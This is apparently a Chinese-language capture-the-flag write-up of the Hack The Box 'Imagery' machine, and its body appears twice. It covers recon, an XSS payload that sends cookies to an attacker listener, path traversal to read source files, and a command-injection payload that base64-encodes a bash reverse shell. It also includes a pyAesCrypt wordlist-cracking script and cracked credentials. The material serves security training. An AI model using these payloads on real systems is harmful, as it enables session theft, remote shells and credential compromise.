本文介绍了对Imagery网站的渗透测试过程,包括信息收集、漏洞分析、利用和特权提升。通过Nmap扫描确定开放端口,使用Dirsearch工具查找目录,发现了潜在的LFI漏洞和命令执行漏洞。最终,通过暴力破解加密文件获取用户凭证,成功提升至root权限。文章总结了渗透测试的关键步骤和学习经验。 本文介绍了对Imagery网站的渗透测试过程,包括信息收集、漏洞分析、利用和特权提升。通过Nmap扫描确定开放端口,使用Dirsearch工具查找目录,发现了潜在的LFI漏洞和命令执行漏洞。最终,通过暴力破解加密文件获取用户凭证,成功提升至root权限。文章总结了渗透测试的关键步骤和学习经验。
Information Gathering (Nmap results)
# Nmap 7.95 scan initiated Thu Dec 11 18:05:31 2025 as: /usr/lib/nmap/nmap --privileged -Pn -p22,8000 -sC -sV -oA ./Recon/10.10.11.88 10.10.11.88
Nmap scan report for imagery.htb (10.10.11.88)
Host is up (0.069s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
|_http-title: Image Gallery
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 11 18:05:41 2025 -- 1 IP address (1 host up) scanned in 9.89 seconds
┌──(kali㉿kali)-[~/Work/HTB/Imagery]
└─$ dirsearch -u http://imagery.htb:8000/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/Work/HTB/Imagery/reports/http_imagery.htb_8000/__25-12-11_18-07-02.txt
Target: http://imagery.htb:8000/
[18:07:02] Starting:
[18:07:57] 401 - 59B - /images
[18:08:04] 405 - 153B - /login
[18:08:05] 405 - 153B - /logout
[18:08:22] 405 - 153B - /register
[18:08:33] 401 - 32B - /uploads/affwp-debug.log
[18:08:33] 401 - 32B - /uploads/dump.sql
Task CompletedWeb
$ whatweb http://imagery.htb:8000/
http://imagery.htb:8000/ [200 OK] Country[RESERVED][ZZ], Email[support@imagery.com], HTML5, HTTPServer[Werkzeug/3.1.3 Python/3.12.7], IP[10.10.11.88], Python[3.12.7], Script, Title[Image Gallery], Werkzeug[3.1.3]
Web基本功能:
- 注册账号
- 账号登陆
- 上传图片
- 发现一个报告错误
Vulnerability Analysis
创建cookie.php文件用于接收信息
$ python3 -m http.server 80
# Bug Details:<img src=1 onerror="document.location='http://<YOUR-IP>/steal/'+document.cookie">
获取到session
.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aTr_Jw.qoYSPkV96JQOvq0RN10yzWeHXdI进入Admin Panel后发现可以download两个文件
在download用户testuser时出现错误
url:http://imagery.htb:8000/admin/get_system_log?log_identifier=testuser%40imagery.htb.log
看着是打开一个文件,我们尝试LFI
LFI
经过测试得到payload:../../../../../../etc/passwd
尝试读取/proc/self/cwd/app.py
/proc/self/cwd/ 等同于让应用程序包含其当前工作目录的路径。对于许多 Web 应用,这个工作目录就是应用程序的根目录(例如 /var/www/html/ 或 /home/user/app/)。因为知道是python的框架,所以配置文件可能是config.py
尝试../config.py
查看后得到db.json
里面有用户的hash密码
破解得凭据testuser@imagery.htb :iambatman
Exploitation (User Flag)
审查之前的源代码app.py发现api
最后在api_edit.py中发现漏洞
# ... inside a function handling image cropping ...
x = params.get('x')
y = params.get('y')
width = params.get('width')
height = params.get('height')

command = f"convert {filepath} -crop {width}x{height}+{x}+{y} {new_filepath}"
subprocess.run(command, shell=True, check=True)
登录到testuser后发现可以裁切图片,传入x,y,width,hight
{"imageId":"b3c13785-6313-446c-9004-04f9428eef0a","transformType":"crop","params":
	{"x":0,
	"y":";printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTUvNDQ0NCAwPiYxKSAm|base64 -d|bash ;",
	"width":1718,
	"height":938}
}
即可连接到Web
在home目录发现mark用户
同时在/var/backup发现web_20250806_120723.zip.aes加密文件
┌──(kali㉿kali)-[~/Work/HTB/Imagery]
└─$ file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
发现是pyAesCrypt加密,我们可以提取hash
import pyAesCrypt
import os
import sys

# --- Configuration ---
ENCRYPTED_FILE = "web_20250806_120723.zip.aes"
DECRYPTED_FILE = "d.zip"
WORDLIST_PATH = "/usr/share/wordlists/rockyou.txt"
BUFFER_SIZE = 64 * 1024
# ---------------------

print(f"[+] Starting dictionary attack on {ENCRYPTED_FILE} using {WORDLIST_PATH}...")

try:
    with open(WORDLIST_PATH, 'r', encoding='latin-1') as f:
        for line in f:
            password = line.strip()
            if not password:
                continue

            # Uncomment to see every password attempt:
            # print(f"Trying: {password}")

            try:
                # Attempt decryption
                pyAesCrypt.decryptFile(
                    ENCRYPTED_FILE,
                    DECRYPTED_FILE,
                    password,
                    BUFFER_SIZE
                )
                print(f"\n[+] SUCCESS! Password found: {password}")
                # Exit the script immediately upon success
                sys.exit(0)
            except ValueError:
                # This is the expected error for an incorrect password; simply ignore and continue.
                pass
            except Exception as e:
                # Catch unexpected issues (e.g., file corruption)
                print(f"\n[-] FATAL ERROR: {e}")
                sys.exit(1)

except FileNotFoundError:
    print(f"[-] ERROR: Wordlist file not found at: {WORDLIST_PATH}")
    sys.exit(1)

# If the loop finishes without success
print("\n[-] FAIL: All passwords in the dictionary were attempted. Password not found.")
得到文件web,其中db.json包含mark的密码
hashcat -a 0 -m 0 mark.hash /usr/share/wordlists/rockyou.txt
凭据mark:supersmash
Privilege Escalation (Root Flag)
su mark进入mark用户
sudo -l 发现可以运行charcol,这是一个备份文件,查看用法后发现可以写cron文件

等待一分钟即可获取root
Lessons Learned
Information Gathering (Nmap results)
# Nmap 7.95 scan initiated Thu Dec 11 18:05:31 2025 as: /usr/lib/nmap/nmap --privileged -Pn -p22,8000 -sC -sV -oA ./Recon/10.10.11.88 10.10.11.88
Nmap scan report for imagery.htb (10.10.11.88)
Host is up (0.069s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
|_http-title: Image Gallery
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 11 18:05:41 2025 -- 1 IP address (1 host up) scanned in 9.89 seconds
┌──(kali㉿kali)-[~/Work/HTB/Imagery]
└─$ dirsearch -u http://imagery.htb:8000/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/Work/HTB/Imagery/reports/http_imagery.htb_8000/__25-12-11_18-07-02.txt
Target: http://imagery.htb:8000/
[18:07:02] Starting:
[18:07:57] 401 - 59B - /images
[18:08:04] 405 - 153B - /login
[18:08:05] 405 - 153B - /logout
[18:08:22] 405 - 153B - /register
[18:08:33] 401 - 32B - /uploads/affwp-debug.log
[18:08:33] 401 - 32B - /uploads/dump.sql
Task CompletedWeb
$ whatweb http://imagery.htb:8000/
http://imagery.htb:8000/ [200 OK] Country[RESERVED][ZZ], Email[support@imagery.com], HTML5, HTTPServer[Werkzeug/3.1.3 Python/3.12.7], IP[10.10.11.88], Python[3.12.7], Script, Title[Image Gallery], Werkzeug[3.1.3]
Web基本功能:
- 注册账号
- 账号登陆
- 上传图片
- 发现一个报告错误
Vulnerability Analysis
创建cookie.php文件用于接收信息
$ python3 -m http.server 80
# Bug Details:<img src=1 onerror="document.location='http://<YOUR-IP>/steal/'+document.cookie">
获取到session
.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aTr_Jw.qoYSPkV96JQOvq0RN10yzWeHXdI进入Admin Panel后发现可以download两个文件
在download用户testuser时出现错误
url:http://imagery.htb:8000/admin/get_system_log?log_identifier=testuser%40imagery.htb.log
看着是打开一个文件,我们尝试LFI
LFI
经过测试得到payload:../../../../../../etc/passwd
尝试读取/proc/self/cwd/app.py
/proc/self/cwd/ 等同于让应用程序包含其当前工作目录的路径。对于许多 Web 应用,这个工作目录就是应用程序的根目录(例如 /var/www/html/ 或 /home/user/app/)。因为知道是python的框架,所以配置文件可能是config.py
尝试../config.py
查看后得到db.json
里面有用户的hash密码
破解得凭据testuser@imagery.htb :iambatman
Exploitation (User Flag)
审查之前的源代码app.py发现api
最后在api_edit.py中发现漏洞
# ... inside a function handling image cropping ...
x = params.get('x')
y = params.get('y')
width = params.get('width')
height = params.get('height')

command = f"convert {filepath} -crop {width}x{height}+{x}+{y} {new_filepath}"
subprocess.run(command, shell=True, check=True)
登录到testuser后发现可以裁切图片,传入x,y,width,hight
{"imageId":"b3c13785-6313-446c-9004-04f9428eef0a","transformType":"crop","params":
	{"x":0,
	"y":";printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTUvNDQ0NCAwPiYxKSAm|base64 -d|bash ;",
	"width":1718,
	"height":938}
}
即可连接到Web
在home目录发现mark用户
同时在/var/backup发现web_20250806_120723.zip.aes加密文件
┌──(kali㉿kali)-[~/Work/HTB/Imagery]
└─$ file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
发现是pyAesCrypt加密,我们可以提取hash
import pyAesCrypt
import os
import sys

# --- Configuration ---
ENCRYPTED_FILE = "web_20250806_120723.zip.aes"
DECRYPTED_FILE = "d.zip"
WORDLIST_PATH = "/usr/share/wordlists/rockyou.txt"
BUFFER_SIZE = 64 * 1024
# ---------------------

print(f"[+] Starting dictionary attack on {ENCRYPTED_FILE} using {WORDLIST_PATH}...")

try:
    with open(WORDLIST_PATH, 'r', encoding='latin-1') as f:
        for line in f:
            password = line.strip()
            if not password:
                continue

            # Uncomment to see every password attempt:
            # print(f"Trying: {password}")

            try:
                # Attempt decryption
                pyAesCrypt.decryptFile(
                    ENCRYPTED_FILE,
                    DECRYPTED_FILE,
                    password,
                    BUFFER_SIZE
                )
                print(f"\n[+] SUCCESS! Password found: {password}")
                # Exit the script immediately upon success
                sys.exit(0)
            except ValueError:
                # This is the expected error for an incorrect password; simply ignore and continue.
                pass
            except Exception as e:
                # Catch unexpected issues (e.g., file corruption)
                print(f"\n[-] FATAL ERROR: {e}")
                sys.exit(1)

except FileNotFoundError:
    print(f"[-] ERROR: Wordlist file not found at: {WORDLIST_PATH}")
    sys.exit(1)

# If the loop finishes without success
print("\n[-] FAIL: All passwords in the dictionary were attempted. Password not found.")
得到文件web,其中db.json包含mark的密码
hashcat -a 0 -m 0 mark.hash /usr/share/wordlists/rockyou.txt
凭据mark:supersmash
Privilege Escalation (Root Flag)
su mark进入mark用户
sudo -l 发现可以运行charcol,这是一个备份文件,查看用法后发现可以写cron文件
等待一分钟即可获取root